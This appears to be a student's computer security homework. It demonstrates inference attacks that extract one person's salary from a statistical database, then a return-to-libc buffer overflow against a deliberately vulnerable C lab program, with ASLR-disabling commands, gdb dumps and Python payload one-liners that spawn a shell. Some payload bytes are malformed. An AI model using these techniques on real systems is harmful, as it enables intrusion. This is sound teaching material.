

COMPUTER SECURITY

CSE565 HOME WORK-6

Instructor : Marina Blanton

Submitted By :

Sai Varun Alapati,

Personal number : 50290571.

UB IT name : saivarun

1. Statistical databases

1.a Assume no query size restriction and that a questioner knows that Toner is a female EE faculty. Show a sequence of a minimum number of queries that the questioner could use to reliably determine Toner's salary.

Since questioner knows that Toner is a female and EE faculty, questioner can count the number of queries that have department equal to EE and Sex is F and Position is Faculty.

Query constraint, $C = (\text{Department} == \text{EE} \text{ AND } \text{Position} == \text{Faculty} \text{ AND } \text{sex} == \text{F})$

Query 1, $\text{Count}(C) = 1$ (For given table)

From that table the above query results 1. So questioner can assume that this query is Toner. So questioner can use sum of the same query 'c' and attribute salary which gives the salary of the only query row Toner i.e Toner's Salary.

Query 2, $\text{Sum}(C, \text{Salary}) = 90$ (For given table)

The minimum number of queries that the questioner could use to reliably determine Toner's salary is 2.

1.b Suppose that there is a lower query size limit of 2 (i.e., queries that match a single record are rejected), but there is no upper limit. Show a sequence of a minimum number of queries that could be used to determine Toner's salary.

A : Since questioner knows that Toner is a female and EE faculty, questioner can't count the number of queries that have department equal to EE and Sex is F and Position is Faculty because as mentioned it might give a single record which will be rejected. So now using the below query questioner can count the total number of rows in the database.

Query constraint, $C1 = (\text{Sex} == \text{M} \text{ OR } \text{Sex} == \text{F})$

Query 1, $\text{Count}(C1) = 12$ (For given table)

Gives the total number of queries, now questioner can count the negative of the attributes know about the toner to find the number of rows in database that are there in this database which don't have the same attributes ($\text{Department} == \text{EE}$ and $\text{Position} == \text{Faculty}$ and $\text{sex} == \text{F}$) like toner's. The below query with count returns the total number of rows in the database which don't have the same attributes ($\text{Department} == \text{EE}$ and $\text{Position} == \text{Faculty}$ and $\text{sex} == \text{F}$) like toner's as 11 (for given table)

Query constraint, $C2 = (\text{Department} \neq \text{EE} \text{ OR } \text{Position} \neq \text{Faculty} \text{ OR } \text{sex} \neq \text{F})$

Query 2, $\text{Count}(C2) = 11$ (For given table)

The difference of $\text{Count}(C1) - \text{Count}(C2)$ gives 1 which confirms that there is only one row in the database which has the same attributes as toner. So questioner can assume that this single query is Toner's

Now questioner can find the sum of the salaries of the query C1 which gives the sum of salaries of the all rows and questioner can find the sum of the salaries of the query C2 which gives the sum of salaries of

the all rows which don't have the same attributes (Department == EE and Position == Faculty and sex == F) like toner's

Query 3, sum (C1, salary)

Query 4, sum (C2, salary)

Since the difference of count we found between the queries C1 and C2 is 1 so the difference of the sum of the above two queries gives (sum (C1, salary) - sum (C2, salary)) gives the salary of toner.

The minimum number of queries that the questioner could use to reliably determine Toner's salary is 4.

1.c Now suppose that there is a lower query size limit of 2 (and no upper limit), but any two queries can overlap by at most 1 record (i.e., a query that overlaps a previous query by more than 1 record is rejected). The goal is also to determine Toner's salary through a sequence of queries.

A. Since questioner knows that Toner is a female and EE faculty, he can form the below queries with the know attribute information.

Query constraint ,C1= (Department == EE AND Position == Faculty)

Query constraint, C2 = (Department == EE AND sex == F)

Query 1, count (C1) = 2 (For given Table)

Query 2, count(C2) = 2 (For given Table)

So the above two queries gives count as 2 and since it is outputting the count it means it has only at most one overlap since both of the query constraints that have toner's attribute information so both of them should contain only one match of row in database which is toner. So we can find the salaries of the matched queries with above query constraint's using min and max and compare with each other so two of them must match and that gives toner's salary .

Query 3, min(c1, salary) = 90 (For given table)

Query 4, max(c1, salary)= 125 (For given table)

Query 5, min(c2, salary)=28 (For given table)

Query 6, max(c2, salary) = 90 (For given table)

Since as mentioned above query 3 and 6 gives same salary which which is toner's

2. Return-to-libc buffer overflow attack.

a Without Randomization

1. disabled the randomization using the following command :

```
sudo sysctl -w kernel.randomize_va_space=0
```

2. The code in the vulnerable.c

```
#include <stdio.h>
int main(int argc, char *argv[])
{ char buffer[7];
FILE *input = fopen("badfile", "r");
fread(buffer, sizeof(char), XX, input);
printf("Read from file: %s\n", buffer);
return 0;
}
```

For determining the local address space, we Created a badfile and filled it with XX of A's using the command : (python -c "print('A'*XX)") > badfile.

In above command varied XX from 5 to 30. I found the eip, ebp addresses is completely overwriting at XX =27 as shown below :

The commands used to execute the programs:

```
seed@ubuntu:~/Desktop/cs$ gcc -o vulnerable -fno-stack-protector -m32 -z execstack vulnerable.c
```

```
seed@ubuntu:~/Desktop/cs$ gdb ./vulnerable
```

```
Terminal
0x41414141 in ?? ()
(gdb) info reg
eax            0x0            0
ecx            0x0            0
edx            0x0            0
ebx            0xb7fc4ff4        -1208201228
esp            0xbffff350        0xbffff350
ebp            0x41414141        0x41414141
esi            0x0            0
edi            0x0            0
eip            0x41414141        0x41414141
eflags         0x210286 [ PF SF IF RF ID ]
cs             0x73            115
ss             0x7b            123
ds             0x7b            123
es             0x7b            123
fs             0x0            0
gs             0x33            51
(gdb) q
```

3. Found system address and exit address using p system and p main.

The address are :

system : 0xb7e5f430

exit : 0xb7e52fb0

4. Created a new shell variable called MYHELL using the below command:

```
$ export MYHELL="/bin/sh"
```

We will use the address of this variable as an argument to system() call. The location of the variable in the memory is found using the program

```
#shell.c
```

```
int main()
```

```
{
```

```
    char *shell = getenv("MYHELL");
```

```
    if (shell)
```

```
        printf("%x\n", shell);
```


```
    return 0;
```

```
}
```

The address found is bffffe80

When I run the vulnerable program vulnerable, the address of the environment variable was not exactly the same as the one got by running the above program. So I found the address using the below command in the gdb

(gdb) x/5s *((char**)environ)

A terminal window titled "Terminal" showing the output of a gdb command. The command is (gdb) x/5s *((char**)environ). The output shows five lines of memory addresses and their corresponding environment variable strings: 0xbffffe66: "LOGNAME=seed", 0xbffffe73: "MYSHELL=/bin/sh", 0xbffffe83: "DBUS_SESSION_BUS_ADDRESS=unix:abstract=/tmp/dbus-hteA...rTLQy,guid=d9c00e6fd94c8adce3e79a8a00000017", 0xbffffe95: "XDG_DATA_DIRS=/usr/share/ubuntu-2d:/usr/share/gnome:/usr/local/share:/usr/share/", and 0xbfffff37: "LESSOPEN=| /usr/bin/lesspipe %s". Below this, the user enters (gdb) x/s 0xbffffe7a, and the output is 0xbffffe7a: "=/bin/sh". Then the user enters (gdb) x/s 0xbffffe7b, and the output is 0xbffffe7b: "/bin/sh".

```
(gdb) x/5s *((char**)environ)
0xbffffe66:      "LOGNAME=seed"
0xbffffe73:      "MYSHELL=/bin/sh"
0xbffffe83:      "DBUS_SESSION_BUS_ADDRESS=unix:abstract=/tmp/dbus-hteA...rTLQy,guid=d9c00e6fd94c8adce3e79a8a00000017"
0xbffffe95:      "XDG_DATA_DIRS=/usr/share/ubuntu-2d:/usr/share/gnome:/usr/local/share:/usr/share/"
0xbfffff37:      "LESSOPEN=| /usr/bin/lesspipe %s"
(gdb) x/s 0xbffffe7a
0xbffffe7a:      "=/bin/sh"
(gdb) x/s 0xbffffe7b
0xbffffe7b:      "/bin/sh"
```

The location of the variable in the memory found is 0xbffffe7b.

Forming the exploit string :

Since we need to modify the return address with the system address we made exploit consists of 24 bytes for local variables, system address 0xb7e5f430 , exit address 0xb7e52fb0 and address of "/bin/sh" 0xbffffe7b . The exploit is stored in a file "badfile" using simple python command.

(python -c "print('A'*23 + '\x30\xf4\xe5\xb7\xb0\x2f\xe5\xb7\xb7\xfe\xff\xbf')") >badfile

Performing the Exploit :

After storing the exploit string in the badfile. We changed the value of XX to 35 which is the length of the exploit string now.

The final vulnerable.c code is :

```
#include <stdio.h>
int main(int argc, char *argv[])
{ char buffer[7];

FILE *input = fopen("badfile", "r");
fread(buffer, sizeof(char),35 , input);

printf("Read from file: %s\n", buffer);

return 0;
}
```

After executing the above code with gdb we obtained a shell prompt as shown below.

```
Terminal
Quit anyway? (y or n) y
[11/13/2018 12:07] seed@ubuntu:~/Desktop/cs$ (python -c "print('A'*23 +
'\x30\xf4\xe5\xb7\b0\x2f\xe5\xb7\b7\xfe\xff\xbf')") >badfile
[11/13/2018 12:07] seed@ubuntu:~/Desktop/cs$ gcc -o vulnerable -fno-stack-protector -m32 -z execstack vulnerable.c
[11/13/2018 12:07] seed@ubuntu:~/Desktop/cs$ gdb ./vulnerable
GNU gdb (Ubuntu/Linaro 7.4-2012.04-0ubuntu2.1) 7.4-2012.04
Copyright (C) 2012 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law. Type "show copying"
and "show warranty" for details.
This GDB was configured as "i686-linux-gnu".
For bug reporting instructions, please see:
<http://bugs.launchpad.net/gdb-linaro/>...
Reading symbols from /home/seed/Desktop/cs/vulnerable...(no debugging symbols found)...done.
(gdb) run
Starting program: /home/seed/Desktop/cs/vulnerable
Read from file: AAAAAAAAAAAAAAAAAAAAAA00疏/00{0000000X0
$
```

b. with randomization

1. Re-enabling the randomization using the following command

```
sudo sysctl -w kernel.randomize_va_space=2
```

2. The code in the vulnerable.c

```
#include <stdio.h>

int main(int argc, char *argv[])
{ char buffer[7];

FILE *input = fopen("badfile", "r");

fread(buffer, sizeof(char), XX, input);

printf("Read from file: %s\n", buffer);

return 0;

}
```

For determining the local address space, we Created a badfile and filled it with XX of A's using the command : (python -c "print('A'*XX)") > badfile.

In above command varied XX from 5 to 30. I found the eip, ebp addresses is completely overwriting at XX =27 as shown below :

The commands used to execute the programs:

```
seed@ubuntu:~/Desktop/cs$ gcc -o vulnerable -fno-stack-protector -m32 -z execstack vulnerable.c
```

```
seed@ubuntu:~/Desktop/cs$ gdb ./vulnerable
```

3. Found system address and exit address using p system and p main which are found to be same as the previous address in non randomization case.

The address are :

```
system : 0xb7e5f430
```

```
exit : 0xb7e52fb0
```

4. Created a new shell variable called MY_SHELL using the below command:

```
$ export MY_SHELL="/bin/sh"
```

We will use the address of this variable as an argument to system() call. The location of the variable in the memory is found using the program

```
#shell.c
```

```
int main()
```

```
{
```

```
    char *shell = getenv("MY_SHELL");
```

```
    if (shell)
```

```
        printf("%x\n", shell);
```

```
    return 0;
```

```
}
```

The address found is bfe6ce8c

Since randomization is enable the address is completely changing after re-executing which is shown below.


```

[11/14/2018 00:02] seed@ubuntu:~/Desktop/cs$ export MYSHELL="/bin/sh"
[11/14/2018 00:02] seed@ubuntu:~/Desktop/cs$ gcc -o shell shell.c
shell.c: In function 'main':
shell.c:3:15: warning: initialization makes pointer from integer without a cast
[enabled by default]
shell.c:4:13: warning: incompatible implicit declaration of built-in function 'p
rintf' [enabled by default]
shell.c:4:2: warning: format '%x' expects argument of type 'unsigned int', but a
rgument 2 has type 'char *' [-Wformat]
[11/14/2018 00:02] seed@ubuntu:~/Desktop/cs$ ./shell
bfe6ce8c
[11/14/2018 00:02] seed@ubuntu:~/Desktop/cs$ ./shell
bfb9ae8c
[11/14/2018 00:02] seed@ubuntu:~/Desktop/cs$ ./shell
bfb77e8c
[11/14/2018 00:02] seed@ubuntu:~/Desktop/cs$ ./shell
bf9eee8c
[11/14/2018 00:02] seed@ubuntu:~/Desktop/cs$ ./shell
bfa34e8c

```

But When I run the vulnerable program vulnerable, the address of the environment variable was not exactly the same as the one got by running the above program. So I found the address using the below command in the gdb

```
(gdb) x/5s *((char**)environ)
```

The location of the variable in the memory found is 0xbffffe7d but I found this value is not changing even after re- executing the script again and again.

Forming the exploit string :

Since we need to modify the return address with the system address we made exploit consists of 24 bytes for local variables, system address 0xb7e5f430 , exit address 0xb7e52fb0 and address of "/bin/sh" 0xbffff7b . The exploit is stored in a file "badfile" using simple python command.

```
(python -c "print('A'*23 + '\x30\xf4\xe5\xb7\b0\x2f\xe5\xb7\x7d\xfe\xff\xbf')") >badfile
```

Performing the Exploit :

After storing the exploit string in the badfile. We changed the value of XX to 35 which is the length of the exploit string now.

The final vulnerable.c code is :

```
#include <stdio.h>
```

```
int main(int argc, char *argv[])
```

```
{ char buffer[7];
```

```

FILE *input = fopen("badfile", "r");

fread(buffer, sizeof(char),35 , input);


printf("Read from file: %s\n", buffer);


return 0;

}

```

After executing the above code with gdb we obtained a shell prompt as shown below.

```

[11/13/2018 23:27] seed@ubuntu:~/Desktop/cs$ (python -c "print('A'*23 + '\x30\x44\xe5\xb7\xb0\x2f\xe5\xb7\xd\xfe\xff\xbf')") >badfile
[11/13/2018 23:28] seed@ubuntu:~/Desktop/cs$ gcc -o vulnerable -fno-stack-protector -m32 -z execstack vulnerable.c
[11/13/2018 23:28] seed@ubuntu:~/Desktop/cs$ gdb ./vulnerable
GNU gdb (Ubuntu/Linaro 7.4-2012.04-0ubuntu2.1) 7.4-2012.04
Copyright (C) 2012 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law. Type "show copying"
and "show warranty" for details.
This GDB was configured as "i686-linux-gnu".
For bug reporting instructions, please see:
<http://bugs.launchpad.net/gdb-linaro/>...
Reading symbols from /home/seed/Desktop/cs/vulnerable...(no debugging symbols found)...done.
(gdb) run
Starting program: /home/seed/Desktop/cs/vulnerable
Read from file: AAAAAAAAAAAAAAAAAAAAAAAAAA0疏/}*****X
$ q
/bin/sh: 1: q: not found
$ exit
[Inferior 1 (process 5141) exited with code 0354]
(gdb) q

```

Even after re-enabling randomization and re creating MYShell and re executing shell code only change the return shell address as shown before but not the address of `"/bin/sh"`. was obtaining a shell prompt as shown below.

```
[11/14/2018 00:51] seed@ubuntu:~/Desktop/cs$ sudo sysctl -w kernel.randomize_va_space=2
[sudo] password for seed:
kernel.randomize_va_space = 2
[11/14/2018 00:51] seed@ubuntu:~/Desktop/cs$ gcc -o vulnerable -fno-stack-protector -m32 -z execstack vulnerable.c
[11/14/2018 00:52] seed@ubuntu:~/Desktop/cs$ gdb ./vulnerable
GNU gdb (Ubuntu/Linaro 7.4-2012.04-0ubuntu2.1) 7.4-2012.04
Copyright (C) 2012 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law. Type "show copying"
and "show warranty" for details.
This GDB was configured as "i686-linux-gnu".
For bug reporting instructions, please see:
<http://bugs.launchpad.net/gdb-linaro/>...
Reading symbols from /home/seed/Desktop/cs/vulnerable...(no debugging symbols found)...done.
(gdb) run
Starting program: /home/seed/Desktop/cs/vulnerable
Read from file: AAAAAAAAAAAAAAAAAAAAAAAAAA00\0}*****X
$
```

